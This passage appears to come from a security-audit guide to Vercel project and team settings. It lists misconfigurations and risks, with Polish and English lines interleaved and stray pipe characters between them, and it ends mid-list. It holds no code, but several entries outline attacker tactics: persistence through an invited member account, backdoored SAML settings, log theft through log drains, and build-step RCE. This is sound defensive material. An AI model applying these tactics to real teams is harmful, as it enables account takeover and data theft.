### Git
|
||||
|
||||
**Cel:** Konfiguracja integracji repozytoriów Git, ochrony gałęzi i wyzwalaczy wdrożeń.
|
||||
**Purpose:** Configure Git repository integrations, branch protections, and deployment triggers.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Zignorowany krok budowy (TODO)**
|
||||
- **Błąd w konfiguracji:** Wygląda na to, że ta opcja pozwala skonfigurować skrypt/komendy bash, które będą wykonywane, gdy nowy commit zostanie przesłany do Github, co może umożliwić RCE.
|
||||
- **Ryzyko:** TBD
|
||||
- **Ignored Build Step (TODO)**
|
||||
- **Misconfiguration:** It looks like this option allows to configure a bash script/commands that will be executed when a new commit is pushed in Github, which could allow RCE.
|
||||
- **Risk:** TBD
|
||||
|
||||
---
|
||||
|
||||
### Integracje
|
||||
### Integrations
|
||||
|
||||
**Cel:** Łączenie usług i narzędzi zewnętrznych w celu zwiększenia funkcjonalności projektu.
|
||||
**Purpose:** Connect third-party services and tools to enhance project functionalities.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Niebezpieczne integracje zewnętrzne**
|
||||
- **Błąd w konfiguracji:** Integracja z nieufnymi lub niebezpiecznymi usługami zewnętrznymi.
|
||||
- **Ryzyko:** Wprowadzenie luk w zabezpieczeniach, wycieków danych lub tylnej furtki przez skompromitowane integracje.
|
||||
- **Nadmierne uprawnienia integracji**
|
||||
- **Błąd w konfiguracji:** Przyznawanie nadmiernych uprawnień zintegrowanym usługom.
|
||||
- **Ryzyko:** Nieautoryzowany dostęp do zasobów projektu, manipulacja danymi lub zakłócenia usług.
|
||||
- **Brak monitorowania integracji**
|
||||
- **Błąd w konfiguracji:** Nie monitorowanie i audytowanie integracji zewnętrznych.
|
||||
- **Ryzyko:** Opóźnione wykrywanie skompromitowanych integracji, zwiększając potencjalny wpływ naruszeń bezpieczeństwa.
|
||||
- **Insecure Third-Party Integrations**
|
||||
- **Misconfiguration:** Integrating with untrusted or insecure third-party services.
|
||||
- **Risk:** Introduction of vulnerabilities, data leaks, or backdoors through compromised integrations.
|
||||
- **Over-Permissioned Integrations**
|
||||
- **Misconfiguration:** Granting excessive permissions to integrated services.
|
||||
- **Risk:** Unauthorized access to project resources, data manipulation, or service disruptions.
|
||||
- **Lack of Integration Monitoring**
|
||||
- **Misconfiguration:** Failing to monitor and audit third-party integrations.
|
||||
- **Risk:** Delayed detection of compromised integrations, increasing the potential impact of security breaches.
|
||||
|
||||
---
|
||||
|
||||
### Ochrona wdrożeń
|
||||
### Deployment Protection
|
||||
|
||||
**Cel:** Zabezpieczenie wdrożeń poprzez różne mechanizmy ochrony, kontrolując, kto może uzyskać dostęp i wdrażać w twoich środowiskach.
|
||||
**Purpose:** Secure deployments through various protection mechanisms, controlling who can access and deploy to your environments.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
**Autoryzacja Vercel**
|
||||
**Vercel Authentication**
|
||||
|
||||
- **Błąd w konfiguracji:** Wyłączenie autoryzacji lub brak egzekwowania kontroli członków zespołu.
|
||||
- **Ryzyko:** Nieautoryzowani użytkownicy mogą uzyskać dostęp do wdrożeń, co prowadzi do naruszeń danych lub niewłaściwego użycia aplikacji.
|
||||
- **Misconfiguration:** Disabling authentication or not enforcing team member checks.
|
||||
- **Risk:** Unauthorized users can access deployments, leading to data breaches or application misuse.
|
||||
|
||||
**Ominięcie ochrony dla automatyzacji**
|
||||
**Protection Bypass for Automation**
|
||||
|
||||
- **Błąd w konfiguracji:** Publiczne ujawnienie sekretu omijającego lub używanie słabych sekretów.
|
||||
- **Ryzyko:** Atakujący mogą ominąć ochronę wdrożeń, uzyskując dostęp i manipulując chronionymi wdrożeniami.
|
||||
- **Misconfiguration:** Exposing the bypass secret publicly or using weak secrets.
|
||||
- **Risk:** Attackers can bypass deployment protections, accessing and manipulating protected deployments.
|
||||
|
||||
**Linki do udostępniania**
|
||||
**Shareable Links**
|
||||
|
||||
- **Błąd w konfiguracji:** Udostępnianie linków bez ograniczeń lub brak unieważnienia przestarzałych linków.
|
||||
- **Ryzyko:** Nieautoryzowany dostęp do chronionych wdrożeń, omijając autoryzację i ograniczenia IP.
|
||||
- **Misconfiguration:** Sharing links indiscriminately or failing to revoke outdated links.
|
||||
- **Risk:** Unauthorized access to protected deployments, bypassing authentication and IP restrictions.
|
||||
|
||||
**Opcje Allowlist**
|
||||
**OPTIONS Allowlist**
|
||||
|
||||
- **Błąd w konfiguracji:** Umożliwienie zbyt szerokiego dostępu do ścieżek lub wrażliwych punktów końcowych.
|
||||
- **Ryzyko:** Atakujący mogą wykorzystać niechronione ścieżki do wykonywania nieautoryzowanych działań lub omijania kontroli bezpieczeństwa.
|
||||
- **Misconfiguration:** Allowlisting overly broad paths or sensitive endpoints.
|
||||
- **Risk:** Attackers can exploit unprotected paths to perform unauthorized actions or bypass security checks.
|
||||
|
||||
**Ochrona hasłem**
|
||||
**Password Protection**
|
||||
|
||||
- **Błąd w konfiguracji:** Używanie słabych haseł lub ich niebezpieczne udostępnianie.
|
||||
- **Ryzyko:** Nieautoryzowany dostęp do wdrożeń, jeśli hasła zostaną odgadnięte lub wyciekły.
|
||||
- **Uwaga:** Dostępne w planie **Pro** jako część **Zaawansowanej Ochrony Wdrożeń** za dodatkowe 150 USD/miesiąc.
|
||||
- **Misconfiguration:** Using weak passwords or sharing them insecurely.
|
||||
- **Risk:** Unauthorized access to deployments if passwords are guessed or leaked.
|
||||
- **Note:** Available on the **Pro** plan as part of **Advanced Deployment Protection** for an additional $150/month.
|
||||
|
||||
**Wyjątki w ochronie wdrożeń**
|
||||
**Deployment Protection Exceptions**
|
||||
|
||||
- **Błąd w konfiguracji:** Nieumyślne dodanie domen produkcyjnych lub wrażliwych do listy wyjątków.
|
||||
- **Ryzyko:** Ujawnienie krytycznych wdrożeń publicznie, co prowadzi do wycieków danych lub nieautoryzowanego dostępu.
|
||||
- **Uwaga:** Dostępne w planie **Pro** jako część **Zaawansowanej Ochrony Wdrożeń** za dodatkowe 150 USD/miesiąc.
|
||||
- **Misconfiguration:** Adding production or sensitive domains to the exception list inadvertently.
|
||||
- **Risk:** Exposure of critical deployments to the public, leading to data leaks or unauthorized access.
|
||||
- **Note:** Available on the **Pro** plan as part of **Advanced Deployment Protection** for an additional $150/month.
|
||||
|
||||
**Zaufane adresy IP**
|
||||
**Trusted IPs**
|
||||
|
||||
- **Błąd w konfiguracji:** Nieprawidłowe określenie adresów IP lub zakresów CIDR.
|
||||
- **Ryzyko:** Blokowanie legalnych użytkowników lub uzyskanie dostępu przez nieautoryzowane adresy IP.
|
||||
- **Uwaga:** Dostępne w planie **Enterprise**.
|
||||
- **Misconfiguration:** Incorrectly specifying IP addresses or CIDR ranges.
|
||||
- **Risk:** Legitimate users being blocked or unauthorized IPs gaining access.
|
||||
- **Note:** Available on the **Enterprise** plan.
|
||||
|
||||
---
|
||||
|
||||
### Funkcje
|
||||
### Functions
|
||||
|
||||
**Cel:** Konfiguracja funkcji bezserwerowych, w tym ustawień czasu wykonywania, alokacji pamięci i polityk bezpieczeństwa.
|
||||
**Purpose:** Configure serverless functions, including runtime settings, memory allocation, and security policies.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Nic**
|
||||
- **Nothing**
|
||||
|
||||
---
|
||||
|
||||
### Pamięć podręczna danych
|
||||
### Data Cache
|
||||
|
||||
**Cel:** Zarządzanie strategiami i ustawieniami pamięci podręcznej w celu optymalizacji wydajności i kontroli przechowywania danych.
|
||||
**Purpose:** Manage caching strategies and settings to optimize performance and control data storage.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Opróżnij pamięć podręczną**
|
||||
- **Błąd w konfiguracji:** Umożliwia usunięcie całej pamięci podręcznej.
|
||||
- **Ryzyko:** Nieautoryzowani użytkownicy usuwający pamięć podręczną prowadzący do potencjalnego DoS.
|
||||
- **Purge Cache**
|
||||
- **Misconfiguration:** It allows to delete all the cache.
|
||||
- **Risk:** Unauthorized users deleting the cache leading to a potential DoS.
|
||||
|
||||
---
|
||||
|
||||
### Zadania Cron
|
||||
### Cron Jobs
|
||||
|
||||
**Cel:** Planowanie zautomatyzowanych zadań i skryptów do uruchamiania w określonych odstępach czasu.
|
||||
**Purpose:** Schedule automated tasks and scripts to run at specified intervals.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Wyłącz zadanie Cron**
|
||||
- **Błąd w konfiguracji:** Umożliwia wyłączenie zadań cron zadeklarowanych w kodzie
|
||||
- **Ryzyko:** Potencjalne przerwanie usługi (w zależności od tego, do czego miały służyć zadania cron)
|
||||
- **Disable Cron Job**
|
||||
- **Misconfiguration:** It allows to disable cron jobs declared inside the code
|
||||
- **Risk:** Potential interruption of the service (depending on what the cron jobs were meant for)
|
||||
|
||||
---
|
||||
|
||||
### Odpływy logów
|
||||
### Log Drains
|
||||
|
||||
**Cel:** Konfiguracja zewnętrznych usług logowania w celu przechwytywania i przechowywania logów aplikacji do monitorowania i audytowania.
|
||||
**Purpose:** Configure external logging services to capture and store application logs for monitoring and auditing.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- Nic (zarządzane z ustawień zespołu)
|
||||
- Nothing (managed from teams settings)
|
||||
|
||||
---
|
||||
|
||||
### Bezpieczeństwo
|
||||
### Security
|
||||
|
||||
**Cel:** Centralne miejsce dla różnych ustawień związanych z bezpieczeństwem wpływających na dostęp do projektu, ochronę źródła i inne.
|
||||
**Purpose:** Central hub for various security-related settings affecting project access, source protection, and more.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
**Logi budowy i ochrona źródła**
|
||||
**Build Logs and Source Protection**
|
||||
|
||||
- **Błąd w konfiguracji:** Wyłączenie ochrony lub publiczne ujawnienie ścieżek `/logs` i `/src`.
|
||||
- **Ryzyko:** Nieautoryzowany dostęp do logów budowy i kodu źródłowego, co prowadzi do wycieków informacji i potencjalnego wykorzystania luk w zabezpieczeniach.
|
||||
- **Misconfiguration:** Disabling protection or exposing `/logs` and `/src` paths publicly.
|
||||
- **Risk:** Unauthorized access to build logs and source code, leading to information leaks and potential exploitation of vulnerabilities.
|
||||
|
||||
**Ochrona forka Git**
|
||||
**Git Fork Protection**
|
||||
|
||||
- **Błąd w konfiguracji:** Umożliwienie nieautoryzowanych pull requestów bez odpowiednich przeglądów.
|
||||
- **Ryzyko:** Złośliwy kod może zostać scalony z kodem źródłowym, wprowadzając luki w zabezpieczeniach lub tylne furtki.
|
||||
- **Misconfiguration:** Allowing unauthorized pull requests without proper reviews.
|
||||
- **Risk:** Malicious code can be merged into the codebase, introducing vulnerabilities or backdoors.
|
||||
|
||||
**Bezpieczny dostęp do backendu z OIDC Federation**
|
||||
**Secure Backend Access with OIDC Federation**
|
||||
|
||||
- **Błąd w konfiguracji:** Nieprawidłowe skonfigurowanie parametrów OIDC lub używanie niebezpiecznych adresów URL wydawcy.
|
||||
- **Ryzyko:** Nieautoryzowany dostęp do usług backendowych przez wadliwe przepływy autoryzacji.
|
||||
- **Misconfiguration:** Incorrectly setting up OIDC parameters or using insecure issuer URLs.
|
||||
- **Risk:** Unauthorized access to backend services through flawed authentication flows.
|
||||
|
||||
**Polityka przechowywania wdrożeń**
|
||||
**Deployment Retention Policy**
|
||||
|
||||
- **Błąd w konfiguracji:** Ustawienie zbyt krótkich okresów przechowywania (utrata historii wdrożeń) lub zbyt długich (niepotrzebne przechowywanie danych).
|
||||
- **Ryzyko:** Niemożność wykonania rollbacków w razie potrzeby lub zwiększone ryzyko ujawnienia danych z starych wdrożeń.
|
||||
- **Misconfiguration:** Setting retention periods too short (losing deployment history) or too long (unnecessary data retention).
|
||||
- **Risk:** Inability to perform rollbacks when needed or increased risk of data exposure from old deployments.
|
||||
|
||||
**Ostatnio usunięte wdrożenia**
|
||||
**Recently Deleted Deployments**
|
||||
|
||||
- **Błąd w konfiguracji:** Nie monitorowanie usuniętych wdrożeń lub poleganie wyłącznie na automatycznych usunięciach.
|
||||
- **Ryzyko:** Utrata krytycznej historii wdrożeń, co utrudnia audyty i rollbacki.
|
||||
- **Misconfiguration:** Not monitoring deleted deployments or relying solely on automated deletions.
|
||||
- **Risk:** Loss of critical deployment history, hindering audits and rollbacks.
|
||||
|
||||
---
|
||||
|
||||
### Zaawansowane
|
||||
### Advanced
|
||||
|
||||
**Cel:** Dostęp do dodatkowych ustawień projektu w celu dostosowania konfiguracji i zwiększenia bezpieczeństwa.
|
||||
**Purpose:** Access to additional project settings for fine-tuning configurations and enhancing security.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
**Lista katalogów**
|
||||
**Directory Listing**
|
||||
|
||||
- **Błąd w konfiguracji:** Włączenie listy katalogów pozwala użytkownikom na przeglądanie zawartości katalogów bez pliku indeksu.
|
||||
- **Ryzyko:** Ujawnienie wrażliwych plików, struktury aplikacji i potencjalnych punktów wejścia do ataków.
|
||||
- **Misconfiguration:** Enabling directory listing allows users to view directory contents without an index file.
|
||||
- **Risk:** Exposure of sensitive files, application structure, and potential entry points for attacks.
|
||||
|
||||
---
|
||||
|
||||
## Zapora projektu
|
||||
## Project Firewall
|
||||
|
||||
### Zapora
|
||||
### Firewall
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
**Włącz tryb wyzwania ataku**
|
||||
**Enable Attack Challenge Mode**
|
||||
|
||||
- **Błąd w konfiguracji:** Włączenie tego poprawia obronę aplikacji webowej przed DoS, ale kosztem użyteczności
|
||||
- **Ryzyko:** Potencjalne problemy z doświadczeniem użytkownika.
|
||||
- **Misconfiguration:** Enabling this improves the defenses of the web application against DoS but at the cost of usability
|
||||
- **Risk:** Potential user experience problems.
|
||||
|
||||
### Niestandardowe zasady i blokowanie IP
|
||||
### Custom Rules & IP Blocking
|
||||
|
||||
- **Błąd w konfiguracji:** Umożliwia odblokowanie/zablokowanie ruchu
|
||||
- **Ryzyko:** Potencjalny DoS umożliwiający złośliwy ruch lub blokujący ruch legalny
|
||||
- **Misconfiguration:** Allows to unblock/block traffic
|
||||
- **Risk:** Potential DoS allowing malicious traffic or blocking benign traffic
|
||||
|
||||
---
|
||||
|
||||
## Wdrożenie projektu
|
||||
## Project Deployment
|
||||
|
||||
### Źródło
|
||||
### Source
|
||||
|
||||
- **Błąd w konfiguracji:** Umożliwia dostęp do odczytu pełnego kodu źródłowego aplikacji
|
||||
- **Ryzyko:** Potencjalne ujawnienie wrażliwych informacji
|
||||
- **Misconfiguration:** Allows access to read the complete source code of the application
|
||||
- **Risk:** Potential exposure of sensitive information
|
||||
|
||||
### Ochrona przed rozbieżnościami
|
||||
### Skew Protection
|
||||
|
||||
- **Błąd w konfiguracji:** Ta ochrona zapewnia, że aplikacja klienta i serwera zawsze używają tej samej wersji, aby nie było rozbieżności, w których klient używa innej wersji niż serwer i dlatego się nie rozumieją.
|
||||
- **Ryzyko:** Wyłączenie tego (jeśli włączone) może spowodować problemy z DoS w nowych wdrożeniach w przyszłości
|
||||
- **Misconfiguration:** This protection ensures the client and server application are always using the same version so there is no desynchronizations were the client uses a different version from the server and therefore they don't understand each other.
|
||||
- **Risk:** Disabling this (if enabled) could cause DoS problems in new deployments in the future
|
||||
|
||||
---
|
||||
|
||||
## Ustawienia zespołu
|
||||
## Team Settings
|
||||
|
||||
### Ogólne
|
||||
### General
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Transfer**
|
||||
- **Błąd w konfiguracji:** Umożliwia przeniesienie wszystkich projektów do innego zespołu
|
||||
- **Ryzyko:** Atakujący może ukraść projekty
|
||||
- **Usuń projekt**
|
||||
- **Błąd w konfiguracji:** Umożliwia usunięcie zespołu ze wszystkimi projektami
|
||||
- **Ryzyko:** Usunięcie projektów
|
||||
- **Misconfiguration:** Allows to transfer all the projects to another team
|
||||
- **Risk:** An attacker could steal the projects
|
||||
- **Delete Project**
|
||||
- **Misconfiguration:** Allows to delete the team with all the projects
|
||||
- **Risk:** Delete the projects
|
||||
|
||||
---
|
||||
|
||||
### Rozliczenia
|
||||
### Billing
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Limit kosztów Speed Insights**
|
||||
- **Błąd w konfiguracji:** Atakujący może zwiększyć tę liczbę
|
||||
- **Ryzyko:** Zwiększone koszty
|
||||
- **Speed Insights Cost Limit**
|
||||
- **Misconfiguration:** An attacker could increase this number
|
||||
- **Risk:** Increased costs
|
||||
|
||||
---
|
||||
|
||||
### Członkowie
|
||||
### Members
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Dodaj członków**
|
||||
- **Błąd w konfiguracji:** Atakujący może utrzymać trwałość, zapraszając konto, które kontroluje
|
||||
- **Ryzyko:** Trwałość atakującego
|
||||
- **Role**
|
||||
- **Błąd w konfiguracji:** Przyznawanie zbyt wielu uprawnień osobom, które ich nie potrzebują, zwiększa ryzyko konfiguracji Vercel. Sprawdź wszystkie możliwe role w [https://vercel.com/docs/accounts/team-members-and-roles/access-roles](https://vercel.com/docs/accounts/team-members-and-roles/access-roles)
|
||||
- **Ryzyko**: Zwiększenie narażenia zespołu Vercel
|
||||
- **Add members**
|
||||
- **Misconfiguration:** An attacker could maintain persitence inviting an account he control
|
||||
- **Risk:** Attacker persistence
|
||||
- **Roles**
|
||||
- **Misconfiguration:** Granting too many permissions to people that doesn't need it increases the risk of the vercel configuration. Check all the possible roles in [https://vercel.com/docs/accounts/team-members-and-roles/access-roles](https://vercel.com/docs/accounts/team-members-and-roles/access-roles)
|
||||
- **Risk**: Increate the exposure of the Vercel Team
|
||||
|
||||
---
|
||||
|
||||
### Grupy dostępu
|
||||
### Access Groups
|
||||
|
||||
**Grupa dostępu** w Vercel to zbiór projektów i członków zespołu z przypisanymi rolami, co umożliwia centralne i uproszczone zarządzanie dostępem w wielu projektach.
|
||||
An **Access Group** in Vercel is a collection of projects and team members with predefined role assignments, enabling centralized and streamlined access management across multiple projects.
|
||||
|
||||
**Potencjalne błędy w konfiguracji:**
|
||||
**Potential Misconfigurations:**
|
||||
|
||||
- **Nadmierne uprawnienia członków:** Przypisywanie ról z większymi uprawnieniami niż to konieczne, co prowadzi do nieautoryzowanego dostępu lub działań.
|
||||
- **Nieprawidłowe przypisania ról:** Nieprawidłowe przypisanie ról, które nie odpowiadają obowiązkom członków zespołu, powodujące eskalację uprawnień.
|
||||
- **Brak segregacji projektów:** Nieoddzielanie wrażliwych projektów, co pozwala na szerszy dostęp niż zamierzono.
|
||||
- **Niewystarczające zarządzanie grupami:** Nieprzeglądanie ani nieaktualizowanie regularnie grup dostępu, co skutkuje przestarzałymi lub nieodpowiednimi uprawnieniami dostępu.
|
||||
- **Niekonsekwentne definicje ról:** Używanie niespójnych lub niejasnych definicji ról w różnych grupach dostępu, co prowadzi do zamieszania i luk w zabezpieczeniach.
|
||||
- **Over-Permissioning Members:** Assigning roles with more permissions than necessary, leading to unauthorized access or actions.
|
||||
- **Improper Role Assignments:** Incorrectly assigning roles that do not align with team members' responsibilities, causing privilege escalation.
|
||||
- **Lack of Project Segregation:** Failing to separate sensitive projects, allowing broader access than intended.
|
||||
- **Insufficient Group Management:** Not regularly reviewing or updating Access Groups, resulting in outdated or inappropriate access permissions.
|
||||
- **Inconsistent Role Definitions:** Using inconsistent or unclear role definitions across different Access Groups, leading to confusion and security gaps.
|
||||
|
||||
---
|
||||
|
||||
### Odpływy logów
|
||||
### Log Drains
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Odpływy logów do stron trzecich:**
|
||||
- **Błąd w konfiguracji:** Atakujący może skonfigurować odpływ logów, aby ukraść logi
|
||||
- **Ryzyko:** Częściowa trwałość
|
||||
- **Log Drains to third parties:**
|
||||
- **Misconfiguration:** An attacker could configure a Log Drain to steal the logs
|
||||
- **Risk:** Partial persistence
|
||||
|
||||
---
|
||||
|
||||
### Bezpieczeństwo i prywatność
|
||||
### Security & Privacy
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Domena e-mail zespołu:** Po skonfigurowaniu to ustawienie automatycznie zaprasza osobiste konta Vercel z adresami e-mail kończącymi się na określonej domenie (np. `mydomain.com`) do dołączenia do twojego zespołu po rejestracji i na pulpicie.
|
||||
- **Błąd w konfiguracji:**
|
||||
- Określenie niewłaściwej domeny e-mail lub błędnie napisanej domeny w ustawieniu domeny e-mail zespołu.
|
||||
- Używanie powszechnej domeny e-mail (np. `gmail.com`, `hotmail.com`) zamiast domeny specyficznej dla firmy.
|
||||
- **Ryzyka:**
|
||||
- **Nieautoryzowany dostęp:** Użytkownicy z adresami e-mail z niezamierzonych domen mogą otrzymać zaproszenia do dołączenia do twojego zespołu.
|
||||
- **Ujawnienie danych:** Potencjalne ujawnienie wrażliwych informacji o projekcie osobom nieuprawnionym.
|
||||
- **Chronione zakresy Git:** Umożliwia dodanie do 5 zakresów Git do twojego zespołu, aby zapobiec innym zespołom Vercel wdrażania repozytoriów z chronionego zakresu. Wiele zespołów może określić ten sam zakres, co umożliwia dostęp obu zespołów.
|
||||
- **Błąd w konfiguracji:** Nie dodanie krytycznych zakresów Git do listy chronionej.
|
||||
- **Ryzyka:**
|
||||
- **Nieautoryzowane wdrożenia:** Inne zespoły mogą wdrażać repozytoria z zakresów Git twojej organizacji bez autoryzacji.
|
||||
- **Ujawnienie własności intelektualnej:** Własny kod może zostać wdrożony i uzyskany poza twoim zespołem.
|
||||
- **Polityki zmiennych środowiskowych:** Egzekwuje polityki dotyczące tworzenia i edytowania zmiennych środowiskowych zespołu. W szczególności możesz egzekwować, aby wszystkie zmienne środowiskowe były tworzone jako **Wrażliwe zmienne środowiskowe**, które mogą być odszyfrowane tylko przez system wdrożeniowy Vercel.
|
||||
- **Błąd w konfiguracji:** Utrzymywanie wyłączenia egzekwowania wrażliwych zmiennych środowiskowych.
|
||||
- **Ryzyka:**
|
||||
- **Ujawnienie sekretów:** Zmienne środowiskowe mogą być przeglądane lub edytowane przez nieautoryzowanych członków zespołu.
|
||||
- **Naruszenie danych:** Wrażliwe informacje, takie jak klucze API i poświadczenia, mogą zostać wycieknięte.
|
||||
- **Dziennik audytu:** Zapewnia eksport aktywności zespołu za ostatnie 90 dni. Dzienniki audytu pomagają w monitorowaniu i śledzeniu działań członków zespołu.
|
||||
- **Błąd w konfiguracji:**\
|
||||
Przyznawanie dostępu do dzienników audytu nieautoryzowanym członkom zespołu.
|
||||
- **Ryzyka:**
|
||||
- **Naruszenia prywatności:** Ujawnienie wrażliwych działań i danych użytkowników.
|
||||
- **Manipulacja logami:** Złośliwi aktorzy mogą zmieniać lub usuwać logi, aby ukryć swoje ślady.
|
||||
- **SAML Single Sign-On:** Umożliwia dostosowanie autoryzacji SAML i synchronizacji katalogów dla twojego zespołu, umożliwiając integrację z dostawcą tożsamości (IdP) w celu centralnej autoryzacji i zarządzania użytkownikami.
|
||||
- **Błąd w konfiguracji:** Atakujący może wprowadzić tylne furtki w ustawieniach zespołu, konfigurując parametry SAML, takie jak identyfikator encji, adres URL SSO lub odciski palców certyfikatu.
|
||||
- **Ryzyko:** Utrzymanie trwałości
|
||||
- **Widoczność adresów IP:** Kontroluje, czy adresy IP, które mogą być uważane za dane osobowe zgodnie z niektórymi przepisami o ochronie danych, są wyświetlane w zapytaniach monitorujących i odpływach logów.
|
||||
- **Błąd w konfiguracji:** Pozostawienie widoczności adresów IP włączonej bez potrzeby.
|
||||
- **Ryzyka:**
|
||||
- **Naruszenia prywatności:** Nieprzestrzeganie przepisów o ochronie danych, takich jak RODO.
|
||||
- **Konsekwencje prawne:** Potencjalne grzywny i kary za niewłaściwe zarządzanie danymi osobowymi.
|
||||
- **Blokowanie IP:** Umożliwia konfigurację adresów IP i zakresów CIDR, z których Vercel powinien blokować żądania. Zablokowane żądania nie przyczyniają się do twojego rozliczenia.
|
||||
- **Błąd w konfiguracji:** Może być nadużywane przez atakującego, aby umożliwić złośliwy ruch lub zablokować ruch legalny.
|
||||
- **Ryzyka:**
|
||||
- **Odmowa usługi dla legalnych użytkowników:** Blokowanie dostępu dla ważnych użytkowników lub partnerów.
|
||||
- **Zakłócenia operacyjne:** Utrata dostępności usługi dla niektórych regionów lub klientów.
|
||||
- **Team Email Domain:** When configured, this setting automatically invites Vercel Personal Accounts with email addresses ending in the specified domain (e.g., `mydomain.com`) to join your team upon signup and on the dashboard.
|
||||
- **Misconfiguration:**
|
||||
- Specifying the wrong email domain or a misspelled domain in the Team Email Domain setting.
|
||||
- Using a common email domain (e.g., `gmail.com`, `hotmail.com`) instead of a company-specific domain.
|
||||
- **Risks:**
|
||||
- **Unauthorized Access:** Users with email addresses from unintended domains may receive invitations to join your team.
|
||||
- **Data Exposure:** Potential exposure of sensitive project information to unauthorized individuals.
|
||||
- **Protected Git Scopes:** Allows you to add up to 5 Git scopes to your team to prevent other Vercel teams from deploying repositories from the protected scope. Multiple teams can specify the same scope, allowing both teams access.
|
||||
- **Misconfiguration:** Not adding critical Git scopes to the protected list.
|
||||
- **Risks:**
|
||||
- **Unauthorized Deployments:** Other teams may deploy repositories from your organization's Git scopes without authorization.
|
||||
- **Intellectual Property Exposure:** Proprietary code could be deployed and accessed outside your team.
|
||||
- **Environment Variable Policies:** Enforces policies for the creation and editing of the team's environment variables. Specifically, you can enforce that all environment variables are created as **Sensitive Environment Variables**, which can only be decrypted by Vercel's deployment system.
|
||||
- **Misconfiguration:** Keeping the enforcement of sensitive environment variables disabled.
|
||||
- **Risks:**
|
||||
- **Exposure of Secrets:** Environment variables may be viewed or edited by unauthorized team members.
|
||||
- **Data Breach:** Sensitive information like API keys and credentials could be leaked.
|
||||
- **Audit Log:** Provides an export of the team's activity for up to the last 90 days. Audit logs help in monitoring and tracking actions performed by team members.
|
||||
- **Misconfiguration:**\
|
||||
Granting access to audit logs to unauthorized team members.
|
||||
- **Risks:**
|
||||
- **Privacy Violations:** Exposure of sensitive user activities and data.
|
||||
- **Tampering with Logs:** Malicious actors could alter or delete logs to cover their tracks.
|
||||
- **SAML Single Sign-On:** Allows customization of SAML authentication and directory syncing for your team, enabling integration with an Identity Provider (IdP) for centralized authentication and user management.
|
||||
- **Misconfiguration:** An attacker could backdoor the Team setting up SAML parameters such as Entity ID, SSO URL, or certificate fingerprints.
|
||||
- **Risk:** Maintain persistence
|
||||
- **IP Address Visibility:** Controls whether IP addresses, which may be considered personal information under certain data protection laws, are displayed in Monitoring queries and Log Drains.
|
||||
- **Misconfiguration:** Leaving IP address visibility enabled without necessity.
|
||||
- **Risks:**
|
||||
- **Privacy Violations:** Non-compliance with data protection regulations like GDPR.
|
||||
- **Legal Repercussions:** Potential fines and penalties for mishandling personal data.
|
||||
- **IP Blocking:** Allows the configuration of IP addresses and CIDR ranges that Vercel should block requests from. Blocked requests do not contribute to your billing.
|
||||
- **Misconfiguration:** Could be abused by an attacker to allow malicious traffic or block legit traffic.
|
||||
- **Risks:**
|
||||
- **Service Denial to Legitimate Users:** Blocking access for valid users or partners.
|
||||
- **Operational Disruptions:** Loss of service availability for certain regions or clients.
|
||||
|
||||
---
|
||||
|
||||
### Bezpieczne obliczenia
|
||||
### Secure Compute
|
||||
|
||||
**Vercel Secure Compute** umożliwia bezpieczne, prywatne połączenia między funkcjami Vercel a środowiskami backendowymi (np. bazami danych) poprzez ustanowienie izolowanych sieci z dedykowanymi adresami IP. Eliminuje to potrzebę publicznego ujawniania usług backendowych, zwiększając bezpieczeństwo, zgodność i prywatność.
|
||||
**Vercel Secure Compute** enables secure, private connections between Vercel Functions and backend environments (e.g., databases) by establishing isolated networks with dedicated IP addresses. This eliminates the need to expose backend services publicly, enhancing security, compliance, and privacy.
|
||||
|
||||
#### **Potencjalne błędy w konfiguracji i ryzyka**
|
||||
#### **Potential Misconfigurations and Risks**
|
||||
|
||||
1. **Nieprawidłowy wybór regionu AWS**
|
||||
- **Błąd w konfiguracji:** Wybór regionu AWS dla sieci Secure Compute, który nie odpowiada regionowi usług backendowych.
|
||||
- **Ryzyko:** Zwiększone opóźnienia, potencjalne problemy z zgodnością z przepisami o miejscu przechowywania danych oraz pogorszenie wydajności.
|
||||
2. **Nakładające się bloki CIDR**
|
||||
- **Błąd w konfiguracji:** Wybór bloków CIDR, które nakładają się na istniejące VPC lub inne sieci.
|
||||
- **Ryzyko:** Konflikty sieciowe prowadzące do nieudanych połączeń, nieautoryzowanego dostępu lub wycieku danych między sieciami.
|
||||
3. **Nieprawidłowa konfiguracja peeringu VPC**
|
||||
- **Błąd w konfiguracji:** Nieprawidłowe skonfigurowanie peeringu VPC (np. błędne identyfikatory VPC, niekompletne aktualizacje tabeli tras).
|
||||
- **Ryzyko:** Nieautoryzowany dostęp do infrastruktury backendowej, nieudane bezpieczne połączenia i potencjalne naruszenia danych.
|
||||
4. **Nadmierne przypisania projektów**
|
||||
- **Błąd w konfiguracji:** Przypisanie wielu projektów do jednej sieci Secure Compute bez odpowiedniej izolacji.
|
||||
- **Ryzyko:** Wspólna ekspozycja IP zwiększa powierzchnię ataku, co potencjalnie pozwala skompromitowanym projektom wpływać na inne.
|
||||
5. **Niewystarczające zarządzanie adresami IP**
|
||||
